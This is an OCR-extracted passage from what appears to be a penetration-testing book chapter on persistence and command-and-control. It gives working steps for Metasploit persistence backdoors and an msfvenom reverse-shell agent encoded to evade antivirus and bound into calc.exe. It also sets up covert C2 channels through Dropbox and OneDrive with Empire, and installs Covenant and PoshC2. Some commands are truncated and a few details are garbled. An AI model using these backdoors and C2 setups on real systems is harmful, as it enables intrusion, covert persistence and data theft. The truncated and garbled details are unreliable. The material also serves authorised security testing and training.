


Figure 13.6: Placing a backdoor using Metasploit's post exploit module for persistence

Note that we have arbitrarily selected a port for use by `persistence`; an attacker must verify the local firewall settings to ensure that this port is open or use the `reg` command to open the port. As with most Metasploit modules, any port can be selected as long as it is not already in use.

The post exploit module's `persistence_exe` script places an executable file in a temporary directory. The script also adds that file to the local autorun sections of the registry. Because the post exploit module, `persistence_exe`, is not authenticated and anyone can use it to access the compromised system, it should be removed from the system as soon as possible after the discovery or completion of penetration testing. To remove the script, confirm the location of the resource file for cleanup, and then execute the following resource command:

```
meterpreter>run multi_console_command -rc root.msf4/logs/
```

Creating a standalone persistent agent with Metasploit

The Metasploit framework can be used to create a standalone executable that can persist on a compromised system and allow interactive communications. The advantage of a standalone package is that it can be prepared and tested in advance to ensure connectivity, and encoded to bypass local antivirus software:

1. To make a simple standalone agent, use `msfvenom`. In the example shown in *Figure 13.7*, the agent is configured to use a `reverse_tcp` shell that will connect to the localhost at the attacker's IP on port `443`:

```
msfvenom -a x86 --platform Windows -p windows/meterpr
```

   The agent, named `attack.exe`, will use a Win32 executable template:

```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp lhost=10.10.10.12 lport=443 -e x86/shikata_ga_na
i -i 5 -f exe -o attack.exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 73802 bytes
Saved as: attack.exe
```

Figure 13.7: Creating a backdoor exploit to connect back to the Kali Linux on a specific port

   This encodes the `attack1.exe` agent five times using the `x86/shikata_ga_nai` encoder. Each time it is re-encoded, it

becomes more difficult to detect. However, the executable also increases in size.

We can configure the encoding pattern in `msfvenom` by using `-b x64/other` to avoid certain characters. For example, the following characters should be avoided when encoding a persistent agent because they may result in the discovery and failure of the attack:

- `\x00`: Represents a 0-byte address
- `\xa0`: Represents a line feed
- `\xad`: Represents a carriage return

2. To create a multiencoded payload, use the following command:

```
msfvenom -a x86 --platform Windows -p windows/meterpr
```

3. You can also encode `msfvenom` to an existing executable, and both the modified executable and the persistent agent will function. To bind the persistent agent to an executable such as a calculator (`calc.exe`), first, copy the appropriate `calc.exe` file into Kali Linux. You can download it from your existing session using Meterpreter by running `meterpreter > download c:\\windows\\system32\\calc.exe`.
4. When the file is downloaded, run the following command:

```
msfvenom -a x86 --platform Windows -p windows/meterpr
```

5. The agent can be placed on the target system, renamed `calc.exe` (to replace the original calculator if access is denied, place the file on the desktop), and then executed.

Unfortunately, nearly all Metasploit-encoded executables can be detected by client antivirus or EDR software. This has been attributed to penetration testers who have submitted encrypted payloads to sites such as VirusTotal (`www.virustotal.com`). However, you can create an executable and then encrypt it using Veil-Evasion, as described in *Chapter 10, Exploitation*.

Persistence using online file storage cloud services

Every organization that allows file sharing with cloud services is likely to make use of either Dropbox or OneDrive. Attackers can use these file storage services to maintain persistence on compromised systems.

In this section, we will focus on using these file storage cloud services on the victim system and maintaining persistence to run C2 without having to disclose the attacker's backend IP address by using the Empire PowerShell tool.

Dropbox

For companies using Dropbox, this listener serves as a highly reliable C2 channel. The `dbx` post-exploitation module is preloaded in our PowerShell Empire tool, which utilizes Dropbox infrastructure. Agents communicate with Dropbox, allowing it to be used as a C2 center.

Follow these steps to set up a Dropbox stager:

1. Create a Dropbox account.
2. Go to My Apps on the Dropbox Developers site (https://www.dropbox.com/developers).
3. Go to **App Console** and click **Create App**.
4. Choose a **Scoped access New** API.
5. Set the type of access you need as **Full Dropbox– Access to all files and folders in a user's Dropbox**.

6. Enter the name of the app, for example, `KaliC2C`, hit **Create app**, and tick the box to accept the terms and conditions.
7. After the application is created, Dropbox should take us to the settings page. Before you generate the key, you need to navigate to the **Permissions** tab and ensure the write permissions are set by ticking **files.metadata.read**, **files.metadata.write**, **files.content.write**, and **files.content.read**.
8. Now we are all set to generate the token. Click on the **Settings** tab if you are in the **Permissions** tab from the previous step. In the **OAuth 2** section and the **Generated access token** heading, click on **Generate** and you should see Dropbox creating a new token, as seen in *Figure 13.8*:




Figure 13.8: Generating the dropbox access token

9. You can now use the generated access token to generate the payload on our Empire tool by running the following commands:

```
> listeners
> uselistener dbx
> set apitoken <yourapitoken>
```

```
> usestager multi/launcher dropbox
> execute
```

The output should be as shown here:

```
(Empire: uselistener/dbx) > set APIToken -vhjuBe0b0sAAAAAAAAAAZepa2d2bym8tJI16pWgY-SZVHtncbhgCZxfTAOsb9AU
[*] Set APIToken to -vhjuBe0b0sAAAAAAAAAAZepa2d2bym8tJI16pWgY-SZVHtncbhgCZxfTAOsb9AU
(Empire: uselistener/dbx) > execute
[+] Listener dropbox successfully started
(Empire: uselistener/dbx) >
```

Figure 13.9: Successfully creating the Dropbox listener in PowerShell Empire

If the API token is correct and everything works, the Dropbox account should now show a folder named `Empire`, with three subfolders called `results`, `staging`, and `taskings`, as shown in *Figure 13.10*:




Figure 13.10: Folders generated within the Dropbox

10. Once the listener is up and running, attackers can utilize a number of methods to deliver the payload, for example, by running it from the existing Meterpreter session, by using social engineering, or by creating a scheduled task to report back every time the system boots.

Attackers can make use of any free file hosting service to store the payload and get the victim machines to download and execute the agent. A successful agent will report to Empire, as shown in *Figure 13.11*:




Figure 13.11: Successful interaction from the target to our listener using the Dropbox API

Microsoft OneDrive

OneDrive is another popular file-sharing service, similar to Dropbox. In the latest version of Empire, you should be able to see an additional prebuilt listener, `onedrive`, as shown in *Figure 13.12*:




Figure 13.12: PowerShell Empire OneDrive listener options

Set up the `onedrive` C2C as follows:

1. Create a Microsoft developer account. Attackers can leverage the free account that Microsoft provides with credits and log in to the Azure portal (https://portal.azure.com/#blade/Microsoft_AAD_RegisteredApps/ApplicationsListBlade).
2. To register a new application, click on **New Registration** and enter your name and select **Accounts in any organizational directory (Any Azure AD directory - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)**. Then, enter `https://login.live.com/oauth20_desktop.srf` with the redirect URI so that PowerShell Empire can authenticate using the offline desktop module, as shown in *Figure 13.13*. Finally, click on **Register**:




Figure 13.13: Registration of KaliC2C in Azure for offline authentication

3. Once the application is created, attackers should be able to see a newly created Application ID, as shown here:




Figure 13.14: Client ID generation within the Azure portal

4. Now that we have the `ClientID`, we will need to create a `ClientSecret`. Navigate to **Certificates & Sections** under the **Manage** section within the same page and, under **Client secrets**, click on **New client secret**. That should bring up another window, enter any description, by default, expiry should point to 6 months, and finally click on **Add**. This should generate our Client Secret ID, as shown in *Figure 13.15*:




Figure 13.15: Creating a Secret ID for the ClientID

5. Now, we are ready to fire up Empire and set up our listener. Set the `ClientID` to the Application ID from *step 3*, set the `ClientSecret` to the Secret ID value from *step 4*, and execute the listener, as shown in *Figure 13.16*:

```
(Empire: uselistener/onedrive) > set ClientID 1be77202-3a44-4065-b4e1-aee5a4c92cac
[*] Set ClientID to 1be77202-3a44-4065-b4e1-aee5a4c92cac
(Empire: uselistener/onedrive) > set ClientSecret '4jK8RP2VEm.7V8J4_C.2u~5fAhjHfyIOeD'
[*] Set ClientSecret to 4jK8RP2VEm.7V8J4_C.2u~5fAhjHfyIOeD
(Empire: uselistener/onedrive) > execute
[*] Get your AuthCode from "https://login.microsoftonline.com/common/oauth2/v2.0/authorize?cli
0_desktop.srf&scope=files.readwrite+offline_access" and try starting the listener again.
(Empire: uselistener/onedrive) > set AuthCode 'M.R3_BAY.1fd81e68-690e-3b84-bc67-99cefe6c42a8'
[*] Set AuthCode to M.R3_BAY.1fd81e68-690e-3b84-bc67-99cefe6c42a8
(Empire: uselistener/onedrive) > execute
[+] Listener onedrive successfully started
```

Figure 13.16: Configuring our PowerShell Empire with the ClientID and SecretValue that we created

6. The URL can be opened in a browser to generate the authentication code. Testers should log in to the application and will prompt for permission to access the OneDrive files. Once you click **Yes**, then you should see the code generated in the URL, as shown in *Figure 13.17*:




Figure 13.17: Authentication token generation in the browser

7. The code from the URL can now be used to set up the Empire listener, as follows:

```
(Empire: uselistener/onedrive) > set AuthCode 'M.R3_BAY.1fd81e68-690e-3b84-bc67-99cefe6c42a8'
[*] Set AuthCode to M.R3_BAY.1fd81e68-690e-3b84-bc67-99cefe6c42a8
(Empire: uselistener/onedrive) > execute
[+] Listener onedrive successfully started
```

Figure 13.18: Setting the AuthCode and starting the OneDrive listener

8. Just as with Dropbox, you should now be able to see a folder named `Empire` with three subfolders, called `results`, `staging`, and `taskings`, in your OneDrive, with the correct Client ID and authentication code, as shown here:




Figure 13.19: Folders that are created in OneDrive once the listener started

9. Now you can stage the payload by running `usestager multi/launcher` and setting the `listener` to `onedrive` and then executing the payload. Once the payload is executed successfully on the target, this should listen on the OneDrive listener, as shown in *Figure 13.20*:

```
(Empire: agents) > agents

Agents
 ID  Name     Language   Internal IP   Username                  Process     PID   Delay   Last Seen                        Listener
 --  -------  ---------  -----------   -----------------------   ---------   ----  ------  -------------------------------  --------
 11  CUYSA9T5 powershell 10.10.10.15   MASTERING\normaluser      powershell  8136  10/0.0  2021-09-10 07:27:50 EDT          onedrive
                                                                                           (2 seconds ago)
```

Figure 13.20: Agent successfully reporting back to the PowerShell Empire over the OneDrive API

Covenant

Attackers can also leverage the **Covenant C2** framework for penetration testing operations to maintain access to the target environment. This framework is written in .NET and is by Ryan Cobb of SpecterOps. This framework utilizes a majority of the open source features and plugins to perform different exploitations on the target with access. To install the Covenant C2 framework in Kali Linux, the following steps are involved:

1. Download the repository by running `sudo git clone --recurse-submodules https://github.com/cobbr/Covenant`.
2. Since the tools heavily rely on the .NET framework, we will be downloading the Microsoft package to our Kali by running `sudo wget https://packages.microsoft.com/config/debian/10/packages-microsoft-prod.deb -O packages-microsoft-prod.deb`.
3. Once the deb file is downloaded, install the package by running `sudo dpkg -i packages-microsoft-prod.deb`.
4. Covenant requires .NET version 3.1, so we will run the following dependencies to install the requirements by running `sudo apt-get update && sudo apt-get install -y apt-transport-https && sudo apt-get update && sudo apt-get install -y dotnet-sdk-3.1`.
5. Now we are ready to build the application by changing our folder to the project location, which is `cd Covenant/Covenant`, and run `sudo dotnet build` and `sudo dotnet run`.
6. If no errors are generated, then attackers should be able to see the following screen and be able to access Covenant on localhost on port `7443`:

Figure 13.21: Covenant starting in Kali using dotnet

7. Once the application is launched in the browser, you can create a username and password to log in.
8. Similar to PowerShell Empire, Covenant provides options for the attackers to create the exploit payloads using listeners, launchers, templates, and tasks, where agents are referred to as grunts. The next step would be for attackers to create the listener and make sure that `ConnectAddresses` reflects the right IP address of the Kali Linux where the grunts can call back:

Figure 13.22: Configuring the Covenant connect back address

9. Finally, generate the exploit payload by navigating to the launchers and selecting any of the options; for example, we have selected PowerShell Launcher. The tool should present you with the following figure and options. Upon selecting the right listeners, you should be able to generate a payload that is both encoded and non-encoded:




Figure 13.23: Setting the right listener and generating the payload in the PowerShell Launcher section

10. Once the payload is executed at the target, that should allow us to interact from the Covenant C2, as seen in *Figure 13.24*:




Figure 13.24: Indication of victim connecting the Covenant C2

11. We can now interact with the target by navigating to **Grunts** in the main menu and clicking on **Interact** to run preloaded

scripts that can be run on the target device, as seen in *Figure 13.25*:




Figure 13.25: Interacting with the target using the Covenant Interact section

12. If there are two or three testers on the same target, they would be able to see all the tasks performed by clicking on the **Taskings** tab.

Covenant allows testers to leverage all the post-exploit and lateral movement modules within the tool during penetration testing to capture the crown jewels or to exfiltrate confidential database files.

PoshC2

One other C2 that pen testers can also leverage is PoshC2. It is a proxy-aware C2 framework that comes in very handy for post-exploitation and lateral movement. The tool is written in Python3, and the latest version as of December 2021 is 7.4.0. The tool has gone through significant improvements over the years.

It is possible to add your own modules and tools. By default, the PoshC2 installation comes with PowerShell, C#, Python3, C++, DLLs, and shellcode. The exploit payloads injected within PoshC2 are called implants. These implants work on pretty much all operating systems, including Windows, *nix, and OSX.

The following are the steps involved in successfully setting up a PoshC2 on Kali Linux:

1. Download the application by running `git clone --recursive` (https://github.com/nettitude/PoshC2) and `cd PoshC2` and run `sudo ./Install.sh`.
2. Testers may receive an error message relating to the dotnet; however, that does not stop the application from running.
3. Set up a new project by running `sudo posh-project -n nameoftheproject`.
4. Once the project is set up, configure the C2 server by editing the configuration file located at `/var/Poshc2/<nameoftheproject>/configure.yml` and edit the right `PayloadCommsHost` to the right IP address or domain name. You can also choose to enter the domain's front header (we will learn how to use the domain front in the next section).
5. Finally, run the C2 server by running `sudo posh-server` in the terminal and you should be able to see the confirmation as seen in *Figure 13.26*, with all the payloads and their relevant location details:

Figure 13.26: Successfully launching the PoshC2 server

6. Once the payload is executed on the target, attackers can connect to the PoshC2 server by running `sudo posh -u <username>` in the Kali Linux terminal. They should be able to see the implant reporting to the server as seen in *Figure 13.27*. Similar to Metasploit, pen testers can now use the number of the implant to interact with the target:




Figure 13.27: Target reporting to the PoshC2 server as an implant

